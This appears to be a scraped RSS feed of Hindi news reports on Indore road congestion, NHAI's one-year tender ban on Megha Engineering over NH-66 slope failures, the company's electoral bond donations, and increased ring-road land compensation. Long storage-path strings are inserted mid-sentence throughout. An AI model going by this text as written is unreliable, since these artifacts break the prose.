इंदौर-देवास बायपास और इंदौर-सांवेर रोड की हालत लंबे समय से खराब बनी हुई है। बारिश के मौसम में गड्ढों और निर्माण कार्य के कारण हालात और बिगड़ जाते हैं। हालिया जाम की स्थिति ने प्रशासन और NHAI की तैयारियों पर सवाल खड़े कर दिए हैं।

लोगों की मांग

स्थानीय नागरिकों और सोशल मीडिया पर सक्रिय समूहों की मांग है कि-
निर्माण कार्य की स्पष्ट टाइमलाइन जारी कीजाए।
वैकल्पिक मार्गों की ठोस योजनाबनाई जाए।
NHAI और जिला प्रशासन समयबद्ध तरीके से निर्माण कार्य पूर्ण करें।



]]>
कश्मीर : जोजिला टनल बनाने वाली कंपनी ब्लैकलिस्ट, NHAI ने इसलिए की कार्रवाई https://pratyushaashakinayikiran.com/?p=164995 Thu, 19 Jun 2025 12:35:00 +0000 https://pratyushaashakinayikiran.com/?p=164995 नई दिल्ली
कश्मीर में इन दिनों जोजिला टनल (Zojila Tunnel) बनाने का काम चल रहा है। यह काफी चुनौतीपूर्ण कार्य माना जाता है। इस सुरंग को बनाने वाली कंपनी का नाम मेघा इंजीनियरिंग एंड इंफ्रास्ट्रक्चर लिमिटेड (MEIL) है। हैदराबाद मुख्यालयवाली इसी कंपनी को भारतीय राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) ने ब्लैकलिस्ट कर दिया है। जी हां, एनएचएआई ने मेघा इंजीनियरिंग एंड इंफ्रास्ट्रक्चर पर एक साल के लिए टेंडर प्रक्रिया में भाग लेने से ही रोक लगा दी है। इसका मतलब है कि MEIL अब एक साल तक NHAI के किसी भी नए प्रोजेक्ट के लिए बोली नहीं लगा पाएगी।
क्यों हुई कार्रवाई

मीडिया रिपोर्ट के मुताबिक एमईआईएल पर यह कार्रवाई केरल में NH-66 के चेंगला-नीलेश्वरम सेक्शन में सड़कके किनारे ढलानों को ठीक से सुरक्षित नहीं करने और पानी की निकासी का सही सिस्टम नहीं बनाने की वजहसे की गईहै। आसान भाषा में कहें तो, MEIL को सड़क के किनारे की मिट्टी को गिरने से बचाने और बारिश के पानी को निकालने का काम ठीक से करना था, लेकिन उन्होंने ऐसा नहीं किया। NHAI ने MEIL को एक नोटिस भेजा है। इसमें पूछा गया है कि उन्हें एक साल के लिए क्यों न बैन कर दिया जाए। साथ ही, उन पर 9 करोड़ रुपये तक का जुर्माना भी लगाया जा सकता है।

कंपनी को मिला था यह काम

MEIL को NH-66 के 77 किलोमीटर लंबे चेंगला-नीलेश्वरम से थालिपरम्बा तक के हिस्से को चौड़ा करने का काम मिला था। यह प्रोजेक्ट हाइब्रिडएन्युटी मॉडल (HAM) के तहत किया जा रहा था। HAM का मतलब है कि कंपनी को सड़क बनाने के साथ-साथ 15 साल तक उसकी देखभाल भी करनी होगी। अब MEIL को अपने खर्च पर ढलानों को फिर से ठीक करना होगा। यानी, जितना भी नुकसान हुआ है, उसे MEIL ही ठीक करेगी। अधिकारियों ने MEIL को कारण बताओ नोटिस जारी किया है। इसमें एक साल के लिएबैन लगाने और 9 करोड़ रुपये तक का जुर्माना लगाने की बात कही गई है।

जांच के लिए कमेटी

इस मामले की जांच के लिए एक एक्सपर्ट कमेटी बनाई गई है। इसमें सेंट्रल रोड रिसर्च इंस्टीट्यूट (CRRI) के एक सीनियर वैज्ञानिक, IIT-पलक्कड के एक रिटायर्ड प्रोफेसर और जियोलॉजिकल सर्वे ऑफ इंडिया (GSI) के एक्सपर्ट शामिल हैं। यह कमेटी देखेगी कि डिजाइन कैसा था,निर्माण की क्वालिटी कैसी थी और क्या सुधार किया जा सकता है। NHAI ने कहा है कि वे सभी जरूरी कदम उठा रहे हैं ताकि आगे से ऐसे प्रोजेक्ट में सुरक्षा और जवाबदेही बनी रहे। यानी, NHAI यहसुनिश्चित करना चाहती है कि भविष्य में जो भी सड़कें बनें, वे सुरक्षित हों और अगर कोई गलती करे तो उसकी जिम्मेदारी तय की जा सके।

पहले भी हुआ है विवाद

मई के महीने में महाराष्ट्र में मुंबई महानगर क्षेत्र विकास प्राधिकरण (MMRDA) ने 14,000 करोड़ रुपये के दो बड़े इंफ्रास्ट्रक्चर प्रोजेक्ट के टेंडर रद्द कर दिए थे। ऐसा सुप्रीम कोर्ट के दखल के बाद हुआ। इन प्रोजेक्ट के ठेके मेघा इंजीनियरिंग को दिए गए थे, जिस पर काफी विवाद हुआ था। L&T नाम की एक कंपनी ने MMRDA के खिलाफ सुप्रीम कोर्ट में केस किया था। L&T का कहना था कि मुंबई के कोस्टल रोड प्रोजेक्ट के दो जरूरी प्रोजेक्ट के लिए उनकी बोली को गलत तरीके से रिजेक्ट कर दिया गया। इन प्रोजेक्ट में गैमुख और फाउंटेन होटल जंक्शन के बीच एक रोड टनल और ठाणे-घोड़बंदर कॉरिडोर पर एक एलिवेटेड रोड बनाना शामिल था। टनल रोड प्रोजेक्ट के लिए जुलाई 2024 में L&T, MEILऔर तीन अन्य कंपनियों ने बोली लगाई थी। L&T की बोली को टेक्निकल जांच के दौरान ही रिजेक्ट कर दिया गया था। इसके बाद L&T ने बॉम्बे हाई कोर्ट में फिर से विचार करने के लिए अर्जी दी, लेकिन 20 मई, 2025 को उसे खारिज कर दिया गया। MMRDA ने MEIL को सफल बोली लगाने वाला घोषित कर दिया। इसके बाद L&T ने सुप्रीम कोर्ट में एक हलफनामा दिया। इसमें L&T ने कहा कि MEIL की बोली 3,100 करोड़ रुपये ज्यादा थी, फिर भी उसे चुना गया। L&T का कहना था कि जब उनकी बोली कम थी, तो उन्हें प्रोजेक्ट क्यों नहीं दिया गया। सुप्रीम कोर्ट ने इस मामले को देखने के बाद हैरानी जताई। कोर्ट ने कहा किमहाराष्ट्र सरकार ने पब्लिक के पैसे का गलत इस्तेमाल किया है। कोर्ट ने यह भी पूछा कि ज्यादा बोली लगाने वाली कंपनी को ठेका क्यों दिया गया। इसके बाद MMRDA ने 30 मई को टेंडर रद्द करने का फैसला किया।

चुनावी बॉन्ड के लिए चर्चा में रही है कंपनी

साल 2024 में मेघा इंजीनियरिंग कंपनी लिमिटेड को चुनावी बॉन्ड के जरिए राजनीतिक पार्टियों को चंदा देने वाली बड़ी कंपनी के तौर पर पहचाना गया। इलेक्शन कमीशन ऑफ इंडिया के डेटा के मुताबिक, मेघा इंजीनियरिंग ने भारतीय जनता पार्टी (BJP) को लगभग 60% चंदा दिया, जो कुल 966 करोड़ रुपये था। डेटा के अनुसार, MEIL ने एक-एक करोड़ रुपये के कुल 966 बॉन्ड खरीदे, जिनमें से ज्यादातर 584 बॉन्ड BJP को गए। भारत राष्ट्र समिति को 195 बॉन्ड, द्रविड़ मुनेत्र कड़गम को 85 बॉन्ड और YSRकांग्रेस पार्टी को 37 बॉन्ड मिले। इसके अलावा, तेलुगु देशम पार्टी को 28 बॉन्ड, INC को 18 बॉन्ड, बिहार प्रदेश जनता दल को 10 बॉन्ड, जनता दल को पांच बॉन्ड और जनसेना पार्टी को चार बॉन्ड मिले। MEIL की एक सहायक कंपनी, एवे ट्रांस प्राइवेट ने 6 बॉन्ड खरीदे, जिनकी कीमत 1 करोड़ रुपये प्रति बॉन्ड थी। ये सभी बॉन्ड भारत राष्ट्र समिति को दिए गए। इसके अलावा, कंपनी की एक और सहायक कंपनी, SEPC पावर ने 40 बॉन्ड खरीदे, जिनकीकीमत 1 करोड़ रुपये प्रति बॉन्ड थी।

]]>
इंदौर में पश्चिमी रिंग रोड के लिए मुआवजा राशि बढ़कर 1000 करोड़ रुपये हुई , जिससे किसानों को लाभ होगा https://pratyushaashakinayikiran.com/?p=162227 Sun, 08 Jun 2025 03:38:00 +0000 https://pratyushaashakinayikiran.com/?p=162227 इंदौर

 पश्चिमी रिंग रोड की मुआवजा राशि 600 करोड़ रुपये से बढ़कर एक हजार करोड़ रुपये के करीब पहुंच गई है। भारतीय राष्ट्रीय राजमार्ग प्राधिकरण (एनएचआइ) ने इंदौर और धार जिले में पश्चिमी रिंग रोड के लिए अधिग्रहित की जा रही जमीनों का मुआवजा बढ़ाने का निर्णय लिया है।इंदौर जिले की तीन तहसीलों में 795 करोड़ रुपये और धार जिले की पीथमपुर तहसील में लगभग 200 करोड़ रुपये का मुआवजा पारित किया गया है। इस मुआवजाराशि के अवार्ड पारित हो चुके हैं, जिससे किसानों के खातों में राशि जल्द ही जमा होगी।
पहले किसान कर रहे थे विरोध

पश्चिमी रिंग रोड को लेकर किसानों द्वारा लगातार विरोध किया जा रहा था। शासन स्तर से निर्देश मिलने के बाद कलेक्टर आशीष सिंह ने मुआवजा देने की प्रक्रिया को आगे बढ़ाया, जिससे किसानों का विरोध समाप्त हो गया। इसके बाद जिला प्रशासन और एनएचआई ने निजी जमीनों का सर्वे और मैपिंग का कार्य किया।

64 किमी लंबे पश्चिमी रिंग रोड में इंदौर और धार जिले की 570.5678 हेक्टेयर भूमि शामिल है, जिसमें 98.5133 हेक्टेयर शासकीय जमीन है। एनएचआई के प्रोजेक्ट डायरेक्टर सुमेश बांझल ने बताया कि पहले मुआवजे का आकलन कलेक्टर की गाइडलाइन के आधार पर किया गया था।

किसानों की मांग के बाद तहसीलों में जमीनों कीऔसत बिक्री और खरीदी की जांच कर मुआवजे का पुनः आकलन किया गया। पहले 600 करोड़ रुपये का मुआवजा निर्धारित था, जो अब बढ़कर 1000 करोड़ रुपये हो गया है।
सांवेर में सबसे अधिक 473 करोड़ मुआवजा

सांवेर तहसील में सबसे अधिक 473 करोड़ रुपये का मुआवजा पारित किया गया है। जिले की तीन तहसीलों के 26 गांवों के 998 किसानों को 795 करोड़ रुपये का मुआवजा मिलेगा। सांवेर तहसील के नौ गांवों के 512 किसानों को 473 करोड़ रुपये, देपालपुर के पांच गांवों के 153 किसानों को 140 करोड़ रुपये और हातोद के 12 गांवों के 333 किसानों को 182 करोड़रुपये का मुआवजामिलेगा।

धार जिले की पीथमपुर तहसील में भी लगभग 200 करोड़ रुपये का मुआवजा किसानों को मिलेगा। इसमुआवजे सेकिसानों को आर्थिक सहायतामिलेगी और सड़कनिर्माण कार्यशीघ्र प्रारंभहोगा।

]]>